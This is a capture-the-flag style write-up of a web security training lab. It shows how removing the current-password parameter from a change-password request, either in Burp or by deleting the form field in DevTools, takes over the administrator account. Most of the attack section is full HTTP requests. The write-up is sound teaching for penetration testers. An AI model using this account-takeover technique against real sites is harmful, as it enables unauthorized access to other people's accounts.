#Description
This lab makes a flawed assumption about the user's privilege level based on their input. As a result, you can exploit the logic of its account management features to gain access to arbitrary users' accounts. To solve the lab, access the administrator account and delete the user carlos.
You can log in to your own account using the following credentials: wiener:peter
#Quick Look
#Main Website
#My account page
#Playing around with the functions

This application starts us off fairly cold, we only have two available pages and the account page has a lot of items for us to work through. From the description we know that it is likely something to do with the numerous functions that this application has from this form. Let's do some quick tests changing details just to get an idea of what the POST requests look like.
#Change Email
#Request
POST /my-account/change-email HTTP/1.1
Host: 0ab200b0035c8dbe81b47012009d008a.web-security-academy.net
Cookie: session=U1kedZ8NDAWtKc1awzr86aw3sDTqABdT
Content-Length: 59
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://0ab200b0035c8dbe81b47012009d008a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab200b0035c8dbe81b47012009d008a.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

email=test%40test.com&csrf=f8ffKgP8VtGcMclvk8rZzIRlAMPEdu5J
#Change Password
#Request
POST /my-account/change-password HTTP/2
Host: 0ab200b0035c8dbe81b47012009d008a.web-security-academy.net
Cookie: session=U1kedZ8NDAWtKc1awzr86aw3sDTqABdT
Content-Length: 119
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://0ab200b0035c8dbe81b47012009d008a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab200b0035c8dbe81b47012009d008a.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
csrf=f8ffKgP8VtGcMclvk8rZzIRlAMPEdu5J&username=wiener¤t-password=wiener&new-password-1=peter&new-password-2=peter
If we compare the two different requests, we can see that they use different underlying end points and the change-password end point is the only one that is in any way complex or handling multiple pieces of user input, so let's focus on this a bit more. I poked at it a little more when I was trying to work out the lab, and I think this leads to a nice little hint on how you exploit this.
#Potential User Impersonation
Taking the above request I edited it so that the username is actually the administrator that we are attempting to access
csrf=f8ffKgP8VtGcMclvk8rZzIRlAMPEdu5J&username=administrator¤t-password=asdas&new-password-1=test&new-password-2=test
Which actually leads to a fun little error. For whatever reason it appears that this form doesn't do appropriate validation to ensure that the user is only making changes to their account directly, leading to strange errors as so, where the accounts page mirrors the username that is submitted within the form

This could be a weak signal, and some may argue it is closer to web page pollution, but I think this is an intended behaviour to direct to the specific exploitation method.
#Exploiting the password form
The actual exploitation of this is very quick and easy. As we have already deduced, the application seems to allow for potential manipulation of other accounts via changing the username parameter. It is easy to look at the params in place and get a bit stuck, thinking that there is no way to exploit this, due to a lack of knowledge on the actual password in place.
But we just need to think through it a bit more. While the majority of web applications will stipulate that all or almost all parameters are returned for various operations, due to how they tie in to server side functionality, one method of bypassing protections is as simple as removing something that we don't want to fill in or provide.
#Removing the Current Password Parameter
If we take the request again, and simply remove the Current Password parameter, we will actually be able to get the application to completely bypass any protections that would stop someone from changing details to an account that they don't have access to.
#Changing the Admins Password via Burp
We can do this via repeater, as there are some HTML validation techniques in place on the actual website to require us to place information within the Current Password input, like so.
POST /my-account/change-password HTTP/2
Host: 0ab200b0035c8dbe81b47012009d008a.web-security-academy.net
Cookie: session=U1kedZ8NDAWtKc1awzr86aw3sDTqABdT
Content-Length: 100
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://0ab200b0035c8dbe81b47012009d008a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab200b0035c8dbe81b47012009d008a.web-security-academy.net/my-account/change-password
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

csrf=f8ffKgP8VtGcMclvk8rZzIRlAMPEdu5J&username=administrator&new-password-1=test&new-password-2=test

As we did this via repeater, it can be sometimes hard to parse the response for the necessary information, especially on websites that do not utilise underlying API calls that reply with direct JSON, I tend to switch to "Render" as you can see below, to get a better idea of what was returned when we are just looking for some kind of error message.
#Changing the Admins Password via a Client Side Bypass
If we really wanted to do this via the application itself, we actually could fairly easily. The validation in place requiring content to be filled in is a client side control, not a server side one. If it was server side the technique as a whole wouldn't have been effective.

If we right click on the Current Password form field, and click "Inspect Element" we can open the DevTools window to the very input that we would like to review.

As you can see in the highlighted image above, the input is what contains the required input validation. If we click on this input inspect element will allow us to edit or completely remove it. Back in the day, this was the method kids would use to deface websites or to manipulate pages to take authoritative looking screenshots to say some mean things about you.


One thing to note about this, the required keyword is what is actually doing the client side validation, and it is easy to think, or expect that just removing that keyword would make this attack work. But you have to remember, when you are creating a HTML form, it will send every input that exists when you commit the action. So even if we remove the required keyword, the POST data would have actually seen something like the following.
csrf=f8ffKgP8VtGcMclvk8rZzIRlAMPEdu5J&username=administrator¤t-password=&new-password-1=test&new-password-2=test

Which would have led to an error, because of course, the admin password is not a blank string. Once we have removed the input as the above screenshot, we can click the button and will see the confirmation in our browser directly.
#Sign in to the admin account

If we sign back out and go to the login page, we can enter the username and password details of the admin account that we just set, and we will see the following page.


This allows us to go to the admin portal, delete carlos and complete the lab.
For this lab, and for testing in general I do prefer the burp repeater method of this particular attack, but client side controls are an important thing to be aware of. On penetration tests we will often see buttons or fields that may say "required", or may be set to "disabled", and often removing that HTML keyword can allow for behaviour that could constitute a real security issue and being able to manipulate it client side can have a really important impact, and is why we need to understand the difference between client side vs server side validation.
As pentesters we often have to determine for ourselves how impactful a finding is and how easy it is to exploit, and this is often led from a "Well, what did we achieve doing the attack?" perspective, which isn't wrong, but it is easy to mislabel a finding due to what we know and what we have at our disposal. Having something like Burp Pro to proxy out requests, make our changes and observe behaviour, would to some feel "advanced", but it is a fairly small step that makes our lives easier. This attack, for example, is something a 12 year old in GCSE IT could accidentally stumble on. DevTools is a common keybind, easily accessible in every browser, and client-side validation attributes are two button clicks to bypass.